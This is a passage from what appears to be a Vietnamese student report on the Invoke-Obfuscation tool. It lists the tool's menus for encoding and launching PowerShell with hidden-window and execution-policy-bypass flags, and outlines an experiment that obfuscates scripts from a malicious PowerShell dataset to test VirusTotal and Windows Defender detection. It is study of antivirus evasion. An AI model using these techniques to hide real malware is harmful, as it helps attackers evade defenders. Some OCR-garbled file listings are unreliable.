Choose one of the below AST\Hashtableast options to APPLY to current payload:
[*] AST\HASHTABLEAST\1 Reorder e.g. @{ProviderName = 'Microsoft-Windows-PowerShell'; Id = 4104} → @{Id = 4104 ; ProviderName = 'Microsoft-Windows-PowerShell'}
```

AST\CommandAst: Làm rối các nút CommandAst

```
Invoke-Obfuscation\AST> CommandAst

Choose one of the below AST\Commandast options to APPLY to current payload:
[*] AST\COMMANDAST\1 Reorder e.g. Get-Random -Min 1 -Max 100 → Get-Random -Max 100 -Min 1
```

AST\AssignmentStatementAst: Làm rối các nút AssignmentStatementAst

```
Invoke-Obfuscation\AST> AssignmentStatementAst

Choose one of the below AST\Assignmentstatementast options to APPLY to current payload:
[*] AST\ASSIGNMENTSTATEMENTAST\1 Rename e.g. $Example = "Example" → Set-Variable -Name Example -Value ("Example")
```

AST\TypeExpressionAst: Làm rối các nút TypeExpressionAst

```
Invoke-Obfuscation\AST> TypeExpressionAst

Choose one of the below AST\Typeexpressionast options to APPLY to current payload:
[*] AST\TYPEEXPRESSIONAST\1 Rename e.g. [ScriptBlock] → [Management.Automation.ScriptBlock]
```

AST\TypeConstraintAst: Làm rối các nút TypeConstraintAst

```
Invoke-Obfuscation\AST> TypeConstraintAst

Choose one of the below AST\Typeconstraintast options to APPLY to current payload:
[*] AST\TYPECONSTRAINTAST\1 Rename e.g. [Int] $Integer = 1 → [System.Int32] $Integer = 1
```

AST\ALL: Chọn Tất cả các lựa chọn ở trên

3. STRING:

Chuỗi là một trong những kiểu dữ liệu cơ bản nhất trong PowerShell script, là một tập hợp các ký tự được sử dụng để lưu trữ và thao tác với văn bản

Lựa chọn **STRING** trong công cụ **Invoke-Obfuscation** dùng làm rỗi toàn bộ script thành dạng chuỗi, bao gồm các lựa chọn:

```
Invoke-Obfuscation> string
Choose one of the below String options to APPLY to current payload:
[*] STRING\1    Concatenate entire command
[*] STRING\2    Reorder entire command after concatenating
[*] STRING\3    Reverse entire command after concatenating
```

STRING\1: Nối toàn bộ lệnh

STRING\2: Sắp xếp lại toàn bộ lệnh sau khi nối

STRING\3: Đảo ngược toàn bộ lệnh sau khi nối

4. ENCODING:

Lựa chọn **ENCODING** trong công cụ **Invoke-Obfuscation** dùng làm rỗi toàn bộ script thông qua các loại mã hóa

```
Invoke-Obfuscation> encoding
Choose one of the below Encoding options to APPLY to current payload:
[*] ENCODING\1      Encode entire command as ASCII
[*] ENCODING\2      Encode entire command as Hex
[*] ENCODING\3      Encode entire command as Octal
[*] ENCODING\4      Encode entire command as Binary
[*] ENCODING\5      Encrypt entire command as SecureString (AES)
[*] ENCODING\6      Encode entire command as BXOR
[*] ENCODING\7      Encode entire command as Special Characters
[*] ENCODING\8      Encode entire command as Whitespace
```

ENCODING\1: Mã hóa toàn bộ lệnh dưới dạng ASCII

ENCODING\2: Mã hóa toàn bộ lệnh dưới dạng Hex

ENCODING\3: Mã hóa toàn bộ lệnh dưới dạng Octal

ENCODING\4: Mã hóa toàn bộ lệnh dưới dạng nhị phân

ENCODING\5: Mã hóa toàn bộ lệnh dưới dạng SecureString (AES)

ENCODING\6: Mã hóa toàn bộ lệnh dưới dạng BXOR

ENCODING\7: Mã hóa toàn bộ lệnh thành Ký tự đặc biệt

ENCODING\8: Mã hóa toàn bộ lệnh dưới dạng khoảng trắng

5. COMPRESS:

Lựa chọn **COMPRESS** trong công cụ **Invoke-Obfuscation** dùng chuyển toàn bộ script thành 1 dòng và nén để giảm kích thước của script

```
Invoke-Obfuscation> compress

Choose one of the below Compress options to APPLY to current payload:
[*] COMPRESS\1 Convert entire command to one-liner and compress
```

6. LAUNCHER:

Lựa chọn **LAUNCHER** trong công cụ **Invoke-Obfuscation** dùng làm rối mã bằng cách chuyển script PowerShell thành lệnh thực thi của launcher tương ứng và thêm các đối số vào lệnh thực thi

```
Invoke-Obfuscation> launcher

Choose one of the below Launcher options:
[*] LAUNCHER\PS      PowerShell
[*] LAUNCHER\CMD     Cmd + PowerShell
[*] LAUNCHER\WMIC    Wmic + PowerShell
[*] LAUNCHER\RUNDLL  Rundll32 + PowerShell
[*] LAUNCHER\VAR+    Cmd + set Var && PowerShell iex Var
[*] LAUNCHER\STDIN+   Cmd + Echo | PowerShell - (stdin)
[*] LAUNCHER\CLIP+    Cmd + Echo | Clip && PowerShell iex clipboard
[*] LAUNCHER\VAR++   Cmd + set Var && Cmd && PowerShell iex Var
[*] LAUNCHER\STDIN++  Cmd + set Var && Cmd Echo | PowerShell - (stdin)
[*] LAUNCHER\CLIP++   Cmd + Echo | Clip && Cmd && PowerShell iex clipboard
[*] LAUNCHER\RUNDLL++ Cmd + set Var && Rundll32 && PowerShell iex Var
[*] LAUNCHER\MSHTA++  Cmd + set Var && Mshta && PowerShell iex Var
```

LAUNCHER\PS: PowerShell

```
[*] LAUNCHER\PS\0      NO EXECUTION FLAGS
[*] LAUNCHER\PS\1      -NoExit
[*] LAUNCHER\PS\2      -NonInteractive
[*] LAUNCHER\PS\3      -NoLogo
[*] LAUNCHER\PS\4      -NoProfile
[*] LAUNCHER\PS\5      -Command
[*] LAUNCHER\PS\6      -WindowStyle Hidden
[*] LAUNCHER\PS\7      -ExecutionPolicy Bypass
[*] LAUNCHER\PS\8      -Wow64 (to path 32-bit powershell.exe)
```

LAUNCHER\CMD: Cmd + PowerShell

```
[*] LAUNCHER\CMD\0      NO EXECUTION FLAGS
[*] LAUNCHER\CMD\1      -NoExit
[*] LAUNCHER\CMD\2      -NonInteractive
[*] LAUNCHER\CMD\3      -NoLogo
[*] LAUNCHER\CMD\4      -NoProfile
[*] LAUNCHER\CMD\5      -Command
[*] LAUNCHER\CMD\6      -WindowStyle Hidden
[*] LAUNCHER\CMD\7      -ExecutionPolicy Bypass
[*] LAUNCHER\CMD\8      -Wow64 (to path 32-bit powershell.exe)
```

Nhóm VirusTotal

LAUNCHER\WMIC: Wmic + PowerShell

```
[*] LAUNCHER\WMIC\0    NO EXECUTION FLAGS
[*] LAUNCHER\WMIC\1    -NoExit
[*] LAUNCHER\WMIC\2    -NonInteractive
[*] LAUNCHER\WMIC\3    -NoLogo
[*] LAUNCHER\WMIC\4    -NoProfile
[*] LAUNCHER\WMIC\5    -Command
[*] LAUNCHER\WMIC\6    -WindowStyle Hidden
[*] LAUNCHER\WMIC\7    -ExecutionPolicy Bypass
[*] LAUNCHER\WMIC\8    -Wow64 (to path 32-bit powershell.exe)
```

LAUNCHER\RUNDLL: Rundll32 + PowerShell

```
[*] LAUNCHER\RUNDLL\0    NO EXECUTION FLAGS
[*] LAUNCHER\RUNDLL\1    -NoExit
[*] LAUNCHER\RUNDLL\2    -NonInteractive
[*] LAUNCHER\RUNDLL\3    -NoLogo
[*] LAUNCHER\RUNDLL\4    -NoProfile
[*] LAUNCHER\RUNDLL\5    -Command
[*] LAUNCHER\RUNDLL\6    -WindowStyle Hidden
[*] LAUNCHER\RUNDLL\7    -ExecutionPolicy Bypass
[*] LAUNCHER\RUNDLL\8    -Wow64 (to path 32-bit powershell.exe)
```

LAUNCHER\VAR+: Cmd + set Var && PowerShell iex Var (cho phép thực thi script PowerShell từ CMD bằng cách đặt biến môi trường để lưu trữ đường dẫn hoặc nội dung script, sau đó thực hiện giá trị của biến đó bằng PowerShell.)

```
[*] LAUNCHER\VAR+\0    NO EXECUTION FLAGS
[*] LAUNCHER\VAR+\1    -NoExit
[*] LAUNCHER\VAR+\2    -NonInteractive
[*] LAUNCHER\VAR+\3    -NoLogo
[*] LAUNCHER\VAR+\4    -NoProfile
[*] LAUNCHER\VAR+\5    -Command
[*] LAUNCHER\VAR+\6    -WindowStyle Hidden
[*] LAUNCHER\VAR+\7    -ExecutionPolicy Bypass
[*] LAUNCHER\VAR+\8    -Wow64 (to path 32-bit powershell.exe)
```

LAUNCHER\STDIN+: Cmd + Echo | PowerShell - (stdin) (chuyển đầu ra của lệnh Echo trong CMD sang PowerShell để thực thi dưới dạng script)

```
[*] LAUNCHER\STDIN+\0    NO EXECUTION FLAGS
[*] LAUNCHER\STDIN+\1    -NoExit
[*] LAUNCHER\STDIN+\2    -NonInteractive
[*] LAUNCHER\STDIN+\3    -NoLogo
[*] LAUNCHER\STDIN+\4    -NoProfile
[*] LAUNCHER\STDIN+\5    -Command
[*] LAUNCHER\STDIN+\6    -WindowStyle Hidden
[*] LAUNCHER\STDIN+\7    -ExecutionPolicy Bypass
[*] LAUNCHER\STDIN+\8    -Wow64 (to path 32-bit powershell.exe)
```

LAUNCHER\CLIP+: Cmd + Echo | Clip && PowerShell iex clipboard

```
[*] LAUNCHER\CLIP+\0    NO EXECUTION FLAGS
[*] LAUNCHER\CLIP+\1    -NoExit
[*] LAUNCHER\CLIP+\2    -NonInteractive
[*] LAUNCHER\CLIP+\3    -NoLogo
[*] LAUNCHER\CLIP+\4    -NoProfile
[*] LAUNCHER\CLIP+\5    -Command
[*] LAUNCHER\CLIP+\6    -WindowStyle Hidden
[*] LAUNCHER\CLIP+\7    -ExecutionPolicy Bypass
[*] LAUNCHER\CLIP+\8    -Wow64 (to path 32-bit powershell.exe)
```

Nhóm VirusTotal

LAUNCHER\VAR++: Cmd + set Var && Cmd && PowerShell iex Var

```
[*] LAUNCHER\VAR++\0      NO EXECUTION FLAGS
[*] LAUNCHER\VAR++\1      -NoExit
[*] LAUNCHER\VAR++\2      -NonInteractive
[*] LAUNCHER\VAR++\3      -NoLogo
[*] LAUNCHER\VAR++\4      -NoProfile
[*] LAUNCHER\VAR++\5      -Command
[*] LAUNCHER\VAR++\6      -WindowStyle Hidden
[*] LAUNCHER\VAR++\7      -ExecutionPolicy Bypass
[*] LAUNCHER\VAR++\8      -Wow64 (to path 32-bit powershell.exe)
```

LAUNCHER\STDIN++: Cmd + set Var && Cmd Echo | PowerShell - (stdin)

```
[*] LAUNCHER\STDIN++\0      NO EXECUTION FLAGS
[*] LAUNCHER\STDIN++\1      -NoExit
[*] LAUNCHER\STDIN++\2      -NonInteractive
[*] LAUNCHER\STDIN++\3      -NoLogo
[*] LAUNCHER\STDIN++\4      -NoProfile
[*] LAUNCHER\STDIN++\5      -Command
[*] LAUNCHER\STDIN++\6      -WindowStyle Hidden
[*] LAUNCHER\STDIN++\7      -ExecutionPolicy Bypass
[*] LAUNCHER\STDIN++\8      -Wow64 (to path 32-bit powershell.exe)
```

LAUNCHER\CLIP++: Cmd + Echo | Clip && Cmd && PowerShell iex clipboard

```
[*] LAUNCHER\CLIP++\0      NO EXECUTION FLAGS
[*] LAUNCHER\CLIP++\1      -NoExit
[*] LAUNCHER\CLIP++\2      -NonInteractive
[*] LAUNCHER\CLIP++\3      -NoLogo
[*] LAUNCHER\CLIP++\4      -NoProfile
[*] LAUNCHER\CLIP++\5      -Command
[*] LAUNCHER\CLIP++\6      -WindowStyle Hidden
[*] LAUNCHER\CLIP++\7      -ExecutionPolicy Bypass
[*] LAUNCHER\CLIP++\8      -Wow64 (to path 32-bit powershell.exe)
```

LAUNCHER\RUNDLL++: Cmd + set Var && Rundll32 && PowerShell iex Var

```
[*] LAUNCHER\RUNDLL++\0  NO EXECUTION FLAGS
[*] LAUNCHER\RUNDLL++\1  -NoExit
[*] LAUNCHER\RUNDLL++\2  -NonInteractive
[*] LAUNCHER\RUNDLL++\3  -NoLogo
[*] LAUNCHER\RUNDLL++\4  -NoProfile
[*] LAUNCHER\RUNDLL++\5  -Command
[*] LAUNCHER\RUNDLL++\6  -WindowStyle Hidden
[*] LAUNCHER\RUNDLL++\7  -ExecutionPolicy Bypass
[*] LAUNCHER\RUNDLL++\8  -Wow64 (to path 32-bit powershell.exe)
```

LAUNCHER\MSHTA++: Cmd + set Var && Mshta && PowerShell iex Var

```
[*] LAUNCHER\MSHTA++\0    NO EXECUTION FLAGS
[*] LAUNCHER\MSHTA++\1    -NoExit
[*] LAUNCHER\MSHTA++\2    -NonInteractive
[*] LAUNCHER\MSHTA++\3    -NoLogo
[*] LAUNCHER\MSHTA++\4    -NoProfile
[*] LAUNCHER\MSHTA++\5    -Command
[*] LAUNCHER\MSHTA++\6    -WindowStyle Hidden
[*] LAUNCHER\MSHTA++\7    -ExecutionPolicy Bypass
[*] LAUNCHER\MSHTA++\8    -Wow64 (to path 32-bit powershell.exe)
```

CHƯƠNG IV. TRIỂN KHAI THỰC NGHIỆM

1. Làm rối mã bằng công cụ Invoke-Obfuscation

Tóm tắt quy trình thực nghiệm:

- Kali Linux:
 - Tải và cài đặt công cụ Invoke-Obfuscation, tải tập dữ liệu [mspd](#)
 - Scan script bằng VirusTotal
 - Thực hiện làm rối script bằng Invoke-Obfuscation
 - Scan script đã làm rối bằng VirusTotal và so sánh với script ban đầu
 - Windows 10 LTSC:
 - Đánh giá mức độ bypass của script đã bị obfuscate bằng cách sử dụng Windows Defender

1.1. Cấu hình cài đặt trên Kali Linux

Tải về tập dữ liệu [mpsd](#)

```
kali ~
```

```
File Actions Edit View Help
```

```
[user@kali:~/Invoke-Obfuscation/mpsd/malicious_pure]
```

```
ls
```

```
Invoke-Obfuscation.ps1 LICENSE Out-EncodedBXORCommand.ps1 Out-EncodedOctalCommand.ps1 Out-ObfuscatedAst.ps1 Out-PowerShellLauncher.ps1 mpsd
Invoke-Obfuscation.psdl Out-CompressedCommand.ps1 Out-EncodedBinaryCommand.ps1 Out-EncodedSpecialCharOnlyCommand.ps1 Out-ObfuscatedStringCommand.ps1 README.md
Invoke-Obfuscation.ps1 Out-EncodedAsciiCommand.ps1 Out-EncodedHexCommand.ps1 Out-EncodedWhiteSpaceCommand.ps1 Out-ObfuscatedTokenCommand.ps1 README.md
```

```
cd mpsd
```

```
[user@kali:~/Invoke-Obfuscation/mpsd]
```

```
ls
```

```
README.md malicious_pure mixed_malicious powershell_benign_dataset
```

```
cd malicious_pure
```

```
[user@kali:~/Invoke-Obfuscation/mpsd/malicious_pure]
```

```
ls
```

```
1.ps1 1164.ps1 1230.ps1 1405.ps1 1660.ps1 1825.ps1 1992.ps1 2157.ps1 2322.ps1 2490.ps1 2655.ps1 2820.ps1 2986.ps1 3150.ps1 3217.ps1 3483.ps1 3649.ps1 3814.ps1 3981.ps1 476.ps1 640.ps1 807.ps1 974.ps1
10.ps1 1165.ps1 1331.ps1 1496.ps1 1661.ps1 1826.ps1 1993.ps1 2158.ps1 2323.ps1 2491.ps1 2656.ps1 2821.ps1 2987.ps1 3151.ps1 3318.ps1 3484.ps1 3655.ps1 3815.ps1 3982.ps1 477.ps1 641.ps1 808.ps1 975.ps1
100.ps1 1166.ps1 1330.ps1 1497.ps1 1662.ps1 1827.ps1 1994.ps1 2159.ps1 2324.ps1 2492.ps1 2657.ps1 2822.ps1 2988.ps1 3152.ps1 3319.ps1 3485.ps1 3650.ps1 3816.ps1 3983.ps1 478.ps1 642.ps1 809.ps1 976.ps1
1000.ps1 1167.ps1 1331.ps1 1498.ps1 1663.ps1 1828.ps1 1995.ps1 2161.ps1 2325.ps1 2493.ps1 2658.ps1 2823.ps1 2989.ps1 3153.ps1 3321.ps1 3486.ps1 3651.ps1 3817.ps1 3984.ps1 479.ps1 643.ps1 811.ps1 977.ps1
1001.ps1 1168.ps1 1332.ps1 1499.ps1 1664.ps1 1829.ps1 1996.ps1 2164.ps1 2326.ps1 2494.ps1 2659.ps1 2824.ps1 2991.ps1 3154.ps1 3320.ps1 3487.ps1 3652.ps1 3818.ps1 3985.ps1 481.ps1 644.ps1 810.ps1 978.ps1
1002.ps1 1169.ps1 1333.ps1 1500.ps1 1665.ps1 1830.ps1 1997.ps1 2162.ps1 2327.ps1 2495.ps1 2660.ps1 2825.ps1 2992.ps1 3155.ps1 3321.ps1 3488.ps1 3653.ps1 3819.ps1 3986.ps1 482.ps1 645.ps1 811.ps1 979.ps1
1003.ps1 1171.ps1 1334.ps1 1500.ps1 1666.ps1 1830.ps1 1998.ps1 2163.ps1 2328.ps1 2496.ps1 2661.ps1 2826.ps1 2993.ps1 3156.ps1 3322.ps1 3489.ps1 3654.ps1 3821.ps1 3987.ps1 483.ps1 646.ps1 811.ps1 980.ps1
1004.ps1 1170.ps1 1335.ps1 1500.ps1 1667.ps1 1831.ps1 1999.ps1 2163.ps1 2329.ps1 2497.ps1 2662.ps1 2827.ps1 2994.ps1 3157.ps1 3323.ps1 3490.ps1 3655.ps1 3820.ps1 3988.ps1 482.ps1 647.ps1 814.ps1 980.ps1
1005.ps1 1171.ps1 1336.ps1 1500.ps1 1668.ps1 1832.ps1 2.ps.ps1 2164.ps1 233.ps1 2498.ps1 2662.ps1 2828.ps1 2993.ps1 3159.ps1 3324.ps1 3490.ps1 3656.ps1 3821.ps1 3989.ps1 483.ps1 648.ps1 815.ps1 981.ps1
1006.ps1 1172.ps1 1337.ps1 1502.ps1 1669.ps1 1833.ps1 20.ps.ps1 2165.ps1 2330.ps1 2499.ps1 2663.ps1 2829.ps1 2994.ps1 316.ps1 3325.ps1 3491.ps1 3657.ps1 3822.ps1 399.ps1 484.ps1 649.ps1 816.ps1 982.ps1
1007.ps1 1173.ps1 1338.ps1 1503.ps1 1670.ps1 1834.ps1 200.ps1 2166.ps1 2331.ps1 2500.ps1 2664.ps1 2830.ps1 2995.ps1 3161.ps1 3326.ps1 3492.ps1 3658.ps1 3823.ps1 3990.ps1 485.ps1 650.ps1 817.ps1 983.ps1
1008.ps1 1174.ps1 1339.ps1 1504.ps1 1670.ps1 1835.ps1 2000.ps1 2167.ps1 2332.ps1 2501.ps1 2665.ps1 2831.ps1 2996.ps1 3162.ps1 3327.ps1 3493.ps1 3659.ps1 3824.ps1 3991.ps1 486.ps1 651.ps1 818.ps1 984.ps1
1009.ps1 1175.ps1 134.ps1 1505.ps1 1671.ps1 1836.ps1 2001.ps1 2168.ps1 2333.ps1 2502.ps1 2666.ps1 2832.ps1 2997.ps1 3162.ps1 3328.ps1 3494.ps1 3661.ps1 3825.ps1 3993.ps1 487.ps1 651.ps1 819.ps1 985.ps1
101.ps1 1176.ps1 1340.ps1 1506.ps1 1672.ps1 1837.ps1 2002.ps1 2169.ps1 2334.ps1 2501.ps1 2667.ps1 2832.ps1 2998.ps1 3163.ps1 3329.ps1 3495.ps1 3660.ps1 3826.ps1 3994.ps1 488.ps1 652.ps1 821.ps1 986.ps1
1010.ps 1177.ps 1341.ps 1507.ps 1673.ps 1838.ps 2003.ps 217.ps 2335.ps 2502.ps 2668.ps 2833.ps 2999.ps 3164.ps 3331.ps 3496.ps 3661.ps 3827.ps 3995.ps 489.ps1 653.ps1 820.ps1 987.ps1
1011.ps 1178.ps 1342.ps 1508.ps 1674.ps 1839.ps 2004.ps 2171.ps 2336.ps 2503.ps 2669.ps 2834.ps 2999.ps 3165.ps 3332.ps 3497.ps 3662.ps 3828.ps 3996.ps 490.ps1 654.ps1 821.ps1 988.ps1
1012.ps 1179.ps 1343.ps 1509.ps 1675.ps 1840.ps 2005.ps 2172.ps 2337.ps 2504.ps 2670.ps 2835.ps 2999.ps 3166.ps 3333.ps 3498.ps 3663.ps 3829.ps 3997.ps 491.ps1 655.ps1 822.ps1 989.ps1
1013.ps 1180.ps 1344.ps 1510.ps 1676.ps 1840.ps 2006.ps 2173.ps 2338.ps 2505.ps 2671.ps 2836.ps 2999.ps 3167.ps 3334.ps 3499.ps 3664.ps 3831.ps 3998.ps 491.ps1 656.ps1 823.ps1 990.ps1
1014.ps 1180.ps 1345.ps 1511.ps 1677.ps 1841.ps 2007.ps 2173.ps 2339.ps 2506.ps 2671.ps 2837.ps 2999.ps 3168.ps 3335.ps 35.ps 3665.ps 3830.ps 3999.ps 492.ps1 657.ps1 824.ps1 990.ps1
1015.ps 1181.ps 1346.ps 1512.ps 1678.ps 1842.ps 2008.ps 2174.ps 234.ps 2507.ps 2672.ps 2838.ps 2999.ps 3169.ps 3334.ps 350.ps 3666.ps 3831.ps 4.ps 493.ps1 658.ps1 825.ps1 991.ps1
1016.ps 1182.ps 1347.ps 1513.ps 1679.ps 1843.ps 2009.ps 2175.ps 2341.ps 2508.ps 2673.ps 2839.ps 2999.ps 3170.ps 3335.ps 3501.ps 3667.ps 3832.ps 4001.ps 494.ps1 659.ps1 826.ps1 992.ps1
1017.ps 1183.ps 1348.ps 1514.ps 1680.ps 1844.ps 2010.ps 2176.ps 2342.ps 2509.ps 2674.ps 2840.ps 2999.ps 3171.ps 3336.ps 3502.ps 3668.ps 3833.ps 4001.ps 495.ps1 660.ps1 827.ps1 993.ps1
1018.ps 1184.ps 1349.ps 1515.ps 1680.ps 1845.ps 2010.ps 2177.ps 2342.ps 251.ps 2675.ps 2840.ps 3004.ps 3171.ps 3337.ps 3502.ps 3669.ps 3834.ps 4001.ps 496.ps1 660.ps1 828.ps1 994.ps1
1019.ps 1185.ps 1350.ps 1516.ps 1681.ps 1846.ps 2011.ps 2178.ps 2343.ps 2510.ps 2676.ps 2841.ps 3005.ps 3172.ps 3338.ps 3503.ps 3670.ps 3835.ps 4001.ps 497.ps1 661.ps1 829.ps1 995.ps1
102.ps 1186.ps 1350.ps 1517.ps 1682.ps 1847.ps 2012.ps 2179.ps 2344.ps 2511.ps 2677.ps 2842.ps 3006.ps 3173.ps 3339.ps 3504.ps 3670.ps 3836.ps 4002.ps 498.ps1 662.ps1 831.ps1 996.ps1
1001.ps 1187.ps 1351.ps 1518.ps 1683.ps 1848.ps 2013.ps 2180.ps 2345.ps 2512.ps 2678.ps 2843.ps 3007.ps 3174.ps 3340.ps 3505.ps 3671.ps 3837.ps 4003.ps 499.ps1 663.ps1 832.ps1 997.ps1
1002.ps 1188.ps 1352.ps 1519.ps 1684.ps 1849.ps 2014.ps 2181.ps 2346.ps 2513.ps 2679.ps 2844.ps 3008.ps 3175.ps 3341.ps 3506.ps 3672.ps 3838.ps 4004.ps 5.ps 664.ps1 833.ps1 998.ps1
1022.ps 1189.ps 1353.ps 1520.ps 1685.ps 1850.ps 2015.ps 2181.ps 2347.ps 2514.ps 2681.ps 2845.ps 3009.ps 3176.ps 3341.ps 3507.ps 3673.ps 3839.ps 4005.ps 50.ps 665.ps1 832.ps1 999.ps1
1023.ps 1190.ps 1354.ps 1520.ps 1686.ps 1850.ps 2016.ps 2182.ps 2348.ps 2515.ps 2680.ps 2846.ps 301.ps 3177.ps 3342.ps 3508.ps 3674.ps 3834.ps 4006.ps 500.ps 666.ps1 833.ps1 991.ps1
1024.ps 1190.ps 1355.ps 1521.ps 1687.ps 1851.ps 2017.ps 2183.ps 2349.ps 2516.ps 2681.ps 2847.ps 301.ps 3178.ps 3343.ps 3509.ps 3675.ps 3840.ps 4007.ps 501.ps 667.ps1 834.ps1 991.ps1
1025.ps 1191.ps 1356.ps 1522.ps 1688.ps 1852.ps 2018.ps 2184.ps 2350.ps 2517.ps 2682.ps 2848.ps 301.ps 3179.ps 3344.ps 3511.ps 3676.ps 3841.ps 4008.ps 502.ps 668.ps1 835.ps1 992.ps1
1026.ps 1192.ps 1357.ps 1523.ps 1689.ps 1853.ps 2019.ps 2185.ps 2351.ps 2518.ps 2683.ps 2849.ps 3012.ps 318.ps 3345.ps 3518.ps 3677.ps 3849.ps 4009.ps 503.ps 669.ps1 836.ps1 993.ps1
```

Nhóm VirusTotal

Cài đặt công cụ Invoke-Obfuscation

▪ **Bước 1:** Tải về công cụ [Invoke-Obfuscation](#)

- Bước 2: Cài đặt và chạy công cụ Invoke-Obfuscation bằng 2 lệnh:


```
# Import-Module ./Invoke-Obfuscation.psd1  
# Invoke-Obfuscation
```

Nhóm VirusTotal

1.2. Cấu hình cài đặt trên Windows 10 LTSC:


Tải dataset [mpsd](#) và giải nén để xem Windows Defender (WD) có phát hiện ra script độc hại không.

Như hình dưới đây thì Windows Defender đã phát hiện ra script **100.ps1** là độc hại trong folder **malicious_pure**



Nhóm VirusTotal

Sau khi chạy “Custom Scan” đối với folder **malicious_pure** thì đã phát hiện ra rất nhiều lỗ hổng (threat) được gắn nhãn từ **High** cho tới **Severe**



